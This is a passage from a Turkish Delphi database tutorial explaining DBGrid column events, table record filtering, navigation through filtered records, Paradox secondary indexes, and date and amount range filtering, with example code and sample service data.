DataGrid nesnesi içerisindeki herhangi bir sütunun aktifleştirilmesi sonucu otomatik olarak işleyen bir yordamdır. İkinci kez işletilebilmesi için DataGrid içerisinde farklı bir sütuna ait hücreye tıklanılması gerekecektir.

```
procedure TForm2.DBGrid1ColEnter(Sender: TObject);
begin
  ShowMessage('Yeni Bir Sütuna Geçiş Yaptınız');
end;
```

- **OnColExit**


DataGrid nesnesi içerisinde aktif sütundan diğer sütuna geçiş anında otomatik olarak işleyen bir yordamdır. İkinci kez işletilebilmesi için başka bir sütuna geçiş yapılması gerekecektir.

```
procedure TForm2.DBGrid1ColExit(Sender: TObject);
begin
  ShowMessage('Sütun Değişti');
end;
```

- **OnTitleClick**


DataGrid nesnesine ait sütun başlıklarına tıklanılması durumunda otomatik olarak işleyen bir yordamdır. Bu yordamda tanımlanmış olan "**Column**" parametresi tıklanılan kolon başlığına ait tüm özellikleri tutabilmektedir.

Aşağıdaki uygulamada ilk üç sutuna ait başlıklara tıklanıldığı zaman, o sütuna göre tabloda sıralatma işlemi gerçekleştirilmektedir. Sıralatma yapılacak olan sütunlara ait index tanımlamalarının muhakkak yapılması gerektiğinide hatırlatalım.



SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
9	GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL
10	GURSOYLAR	03.05.2003	ALP YAPI	TESISAT	150.000.000,00 TL
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL

Şayet “SERVISTARIHI” sütun başlığına tıklarsanız tablo görüntünüz aşağıdaki şekilde gerçekleşecektir.



SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
9	GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
10	GURSOYLAR	03.05.2003	ALP YAPI	TESISAT	150.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL

Uygulamaya ait kod bloğu aşağıda verilmiştir.

```
procedure TForm2.DBGrid1TitleClick(Column: TColumn);
begin
  if column.Index=0 Then//ilk sütu başlığına tıklanırsa
    begin
      table1.DefaultIndex:=true ;  //primary indexe göre sırala
      Form2.Caption:='SIRANO ya Göre Sıralandı';
    end
  else if column.index=1 Then//ikinci sütun başlığına tıklanırsa
    begin
      Table1.IndexName:='MAGAZAINDEX'; //mağaza adına göre sırala
      Form2.Caption:='MAGAZAADI na Göre Sıralandı';
    end
  else if column.index=2 Then//üçüncü sütün başlığına tıklanırsa
    begin
      Table1.IndexName:='TARIHINDEX'; //servis tarihine göre sırala
      Form2.Caption:='SERVISTARIHI ne Göre Sıralandı';
    end;
end;
```

Kayıt Filtreleme İşlemleri:

Tablonuzda bulunan tüm kayıtlar ile değil, içilerinden belirli özelliği olan kayıtlarla ilgileniyorsanız kullanacağınız yöntem kayıtları filtrelemek olacaktır. "Query" kontrolü kullanarak daha gelişmiş tablo sorguları oluşturabilirsiniz. Fakat bilhassa server-client uygulamalarında serverin devamlı sorguyla zorlanması performansınızı etkileyecektir. Onun yerine (her zaman değil) kendi lokal makinenize aldığınız table nesnesini kullanarak kayıtlarınızı istediğiniz şekilde kolayca filtreleyebilirsiniz. Bu size daha performnslı bir çalışma ortamı yaratabilir. Aşağıda Tablo kontrolünde yer alan kayıtları nasıl filtreleyebileceğiniz konusu işlenmektedir.

- **Table1.FilterOptions**

Filtreleme işleminde, küçük büyük harf duyarlılığının olup olmayacağını ve alan parçasına göre filtreleme yapılıp yapılamayacağını belirleyen özelliğidir. Alabileceği değerler aşağıda verilmiştir.

FilterOptions	Sonuç
foCaseInsensitive	Küçük-Büyük Harf Duyarlılığı Yok
foNoPartialCompare	Alan Parçasına Göre Filtreleme Yapılabilir.

```
procedure TForm7.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
    Table1.FilterOptions:=[foCaseInsensitive];//harf duyarlılığı yok
end;
```

- **Table1.Filtered**

Belirlenen kriterin tabloya uygulanıp uygulanmayacağını belirleyen özelliğidir. "True" değerinin aktarılması filtre kriterinin tabloya uygulanması anlamını taşımaktadır.

```
procedure TForm7.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
    Table1.FilterOptions:=[foCaseInsensitive];//harf duyarlılığı yok
    Table1.Filtered:=true;//kriteri uygula
end;
```

Bu özelliğe "false" değerinin aktarılması tablodaki tüm kayıtların tekrar listelenmesini sağlayacaktır (Filtre iptal).


- **Table1.Filter**

Tabloya uygulanacak olan filtre kriteri bu özellikle belirlenir. Kodlamada aşağıdaki şekilde bir blok kullanmalısınız.

```
procedure TForm7.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
    Table1.Filter:='MAGAZAADI='+QuotedStr(Edit1.Text);//kriter
end;
```

Kriteri belirlemeniz tablonuzun filtreleneceği anlamını taşımaz. Muhakkak ardından "Filtered" özelliğine true değerini aktarmalısınız.


Yukarıda anlattığımız özelliklerin daha iyi bir şekilde anlaşılabilmesi için olayı bir örnekle pekiştirelim.İlk olarak formunuza bir adet "Table", bir adet "DataSource",bir adet "DataGrid", bir adet "GroupBox,bir adet "Label" ve bir adet "Edit" kontrolü yerleştirerek tüm kayıtların "DataGrid" nesnesinde gösterilmesini sağlayın. Amacımız sadece "Edit" kutusuna girdiğimiz mağaza ismini listelemek olacaktır.



İşlemin uygulanışı mağaza adının "Edit" kontrolüne girildikten sonra "Enter" tuşuna basılmasıyla gerçekleşecektir. Aşağıdaki kod bloğunu "Unit" pencerenize ekleyiniz.

```
procedure TForm7.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
  if Key=#13 Then //Enter tuşu tıklanırsa
    begin
      Table2.FilterOptions:=[foCaseInsensitive];//harf duyarlılığı yok
```

```
    Table2.Filter:='MAGAZAADI='+QuotedStr(Edit1.Text);//kriter
    Table2.Filtered:=true;
  end;
end;
```



Programı çalıştırıp "MAGAZA ADI" nı Edit kontrolüne girip "Enter" tuşuna basınız. "DataGrid" kontrolünüzde sadece "MIGROS" mağazalarına yapılmış olan servisler listelenecektir.


Aşağıdaki kodlamada "Enter" tuşuna basmanıza gerek yoktur. Her karaktere bastığınız zaman kriter yeniden denenecektir.

```
procedure TForm7.Edit1Change(Sender: TObject);
begin
  Table2.FilterOptions:=[foCaseInsensitive];//harf duyarlılığı yok
  Table2.Filter:='MAGAZAADI='+QuotedStr(Edit1.Text);//kriter
  Table2.Filtered:=true;
end;
```

Projeyi çalıştırdığınız zaman mağaza ismini "Edit" kontrolünün içerisine tamamen yazana kadar hiç bir kayit "DataGrid" nesnesi içerisinde listelenmeyecektir. Mağaza adı tamamen yazıldıktan sonra, o mağazaya ait tüm servisler "DataGrid" nesnesi içerisinde listelenmiş olacaktır.

Kodu aşağıdaki şekilde değişirseniz gireceğiniz ilk karakterlere göre filtreleme yapabilirsiniz. Burada kodu yine "**OnChange**" yordamına yazmanız gerektiğini hatırlatıp, kod satırlarını verelim.

```
procedure TForm7.Edit1Change(Sender: TObject);
begin
  Table2.FilterOptions:=[foCaseInsensitive];//harf duyarlılığı yok
  Table2.Filter:='MAGAZAADI='+QuotedStr(Edit1.Text+'*');//kriter
  Table2.Filtered:=true;
end;
```



Prgramı çalıştırıp kriter kısmında "G" Harfine basarsanız "G" ile başlayan tüm Mağaza servislerini listeleyebilirsiniz. İkinci karakter olarak "U" ya basarsanız "GIMA" mağazasıda kayıtlar arasında listelenmeyecektir.

Filtrelenmiş Kayıtlar Arasında Gezinmek:

Filtrelemiş olduğunuz kayıtlar arasında kolaylıkla dolaşabilirsiniz. Yapmanız gereken tek şey tablo nun filtreli olup olmadığını kontrol etmekten ibaret olacaktır.

Filtreli Kayıtlarda Bir Sonrakini Git:

Aşağıdaki kodlamayla filtreli kayıtlar içerisinde sonraki kayda ulaşabilirsiniz.

```
procedure TForm7.Button3Click(Sender: TObject);
begin
  if Table2.Filtered=true Then//filtre uygulanmışsa
    table2.FindNext;//sonraki kayda git
end;
```

Filtreli Kayıtlarda Bir Öncekine Git:

```
procedure TForm7.Button4Click(Sender: TObject);
begin
  if Table2.Filtered=true Then
    table2.FindPrior;//bir önceki kayda git
end;
```

Filtreli Kayıtlarda İlk Kayda Git:

```
procedure TForm7.Button5Click(Sender: TObject);
begin
 if Table2.Filtered=true Then
    table2.FindFirst;//ilk kayda git
end;
```

Filtreli Kayıtlarda Son Kayda Git:

```
procedure TForm7.Button6Click(Sender: TObject);
begin
if Table2.Filtered=true Then
    table2.FindLast;//son kayda git
end;
```


Tarih Aralığına Göre Filtre Uygulamak:

Yukarıdaki örnekte gireceğiniz iki tarih arasını da filtreleyebilirsiniz. Yanlız bu işlemi gerçekleştirebilmeniz için bu sütunun muhakkak Primary veya Secondary index olarak tanıtılmış ve indexin aktifleştirilmiş olması gerekmektedir. Şimdi sizlere Tablonuzda (SERVIS) nasıl secondary index tanımlayabileceğinizi göstereceğim.


Secondary Index Tanımlamak:

"Start->Programs->Borland Delphi->Database Desktop" adımlarını izleyin. Ardından açılan pencereden "File->Open->Table" diyerek daha önce kaydetmiş olduğunuz "SERVIS" tablosunu açın. Yine "**Table->Restructure"** seçeneklerini izleyerek tablonuzun tasarım anına ulaşın. Şimdi bu pencereyi kullanarak hem "SERVISTARIHI" sütununu hemde "FATURATUTARI" sütununu secondary index olarak tanımlayacağız.

Hatırlatalım Seconder index tanımlayabilmeniz için Paradox ta muhakkak primary index tanımlaması yapmış olmanız gerekmektedir.




"Restructure Paradox" penceresinde yer alan "Table Properties" kısmından "Secondary Indexes" seçeneğini seçin ve "Define" düğmesine tıklayın. Aşağıdaki pencere açılacaktır.



Bu pencerede "SERVISTARIHI" sütununu seçip "Indexed fields" listesine aktarın. Ardından "OK" buttonuna tıklayın.

Karşınıza aşağıdaki pencere açılacak ve sizden indexinizin ismini girmenizi isteyecektir. İndex isimlerinizi rasgele vermeyin. Daha sonra projeyi incelerken o indexin hangi sütuna ait olduğunu hatırlayabilesiniz.



Tekrar "Define" buttonuna tıklayarak aynı işlemleri bu sefer "FATURATUTARI" sütunu için gerçekleştirin. Index in ismini de "TUTARINDEX" şeklinde adlandırın.

Bu şekilde "SERVIS" tablosu için iki adet secondary index tanımlamış olduk. Bu aşamadan sonra kolayca aralık filtrelemesi yapabilirsiniz.

- **Table2.SetRange**

Aralık filtrelemek için kriterlerinizi belirleyen özelliğidir. Bu komutu kullanabilmeniz için, aralık filtrelemesi yapacağınız sütunun muhakkak index olarak tanımlanmış olması gerekmektedir.

```
procedure TForm7.Button1Click(Sender: TObject);
begin
  Table2.SetRange([Edit2.Text],[Edit3.Text]);
end;
```


Yukarıdaki kod satırında "Edit1" ve "Edit2" kontrollerine girilen tarih içeriklerinin arasında kalan kayıtları listelemesi söylenmektedir.

- **Table2.ApplyRange**

"SetRange" komutuyla girilen kriterlere göre tablonun filtrelenmesini sağlayan komuttur. "SetRange" komutu sadece filtreleme kriterlerini belirler. Filtre işlemini tabloya uygulamaz. Filtreleme işlemini tabloya uygulamanız için kesinlikle gerekli olan bir komuttur.

Şimdi aşağıdaki tasarımı oluşturup aralık filtreleme işlemini örnek üzerinde görelim. Daha önce anlatılan yöntemlerle gerekli tablolara bağlanıp, kayıtların "DataGrid" nesnesi içerisinde gösterilmesini sağlayın.

```
procedure TForm7.Button1Click(Sender: TObject);
begin
  Table2.IndexName:='TARIHINDEX';//indexi aktifleştir
  Table2.SetRange([Edit2.Text],[Edit3.Text]);//kriterler
  Table2.ApplyRange;//uygula
end;
```



Programı çalıştırıp "Edit1" ve "Edit2" kontrolüne tarihlerinizi girip Button kontrolüne tıklayın. Belirttiğiniz aralıktaki kayıtların listelendiğini göreceksiniz.

Uyguladığınız filtreyi iptal etmek için aşağıdaki şekilde bir kod bloğu kullanabilirsiniz.

```
procedure TForm7.Button2Click(Sender: TObject);
//Tümünü Göster
begin
  Table2.Close;
  Table2.Open;
end;
```

Parasal Aralığa Göre Filtre Uygulamak:

Tablonuzdaki parasal sutunlar için de kolayca filtre uygulayabilirsiniz. Filtre kriterini koyacağınız sütunun indexli ve indexinin de aktif olmasına dikkat etmelisiniz.

Aşağıda izlemeniz gereken adımlar ve özellikleri dikkatlice incelenmektedir.

- **Table2.SetRangeStart**

Alt sınıra ait filtreyi belirlemek için kulanılan bir özelliktir. Bu satırdan sonra belirteceğiniz kriteri aralığın alt sınırı olarak kabul edecektir.

```
Table2.SetRangeStart;
Table2.FieldByName('FATURATUTARI').AsCurrency:=StrToCurr(Edit2.Text)
```

- **Table2.SetRangeEnd;**


Üst sınıra ait filtreyi belirlemek için kulanılan bir özelliktir. Bu satırdan sonra belirteceğiniz kriteri aralığın üst sınırı olarak kabul edecektir.

```
Table2.SetRangeEnd;
Table2.FieldByName('FATURATUTARI').AsCurrency:=StrToCurr(Edit3.Text)
```

- **Table2.ApplyRange**

Belirtilen aralığı tabloya filtre olarak uygulamayı sağlayan methoddur. Bu satır olmadan kriterleri belirleseniz bile "DataGrid" kontrolünüz filtreli kayıtları göstermeyecektir.

Şimdi aşağıdaki şekilde bir tasarım oluşturup gerekli bağlantıları daha önce anlatıldığı şekilde yapın.



```
procedure TForm7.Button7Click(Sender: TObject);
begin
Table2.IndexName:='TUTARINDEX';//imdexi aktif yap
Table2.SetRangeStart;//alt sınır
Table2.FieldByName('FATURATUTARI').AsCurrency:=StrToCurr(Edit2.Text);
Table2.SetRangeEnd;//üst sınır
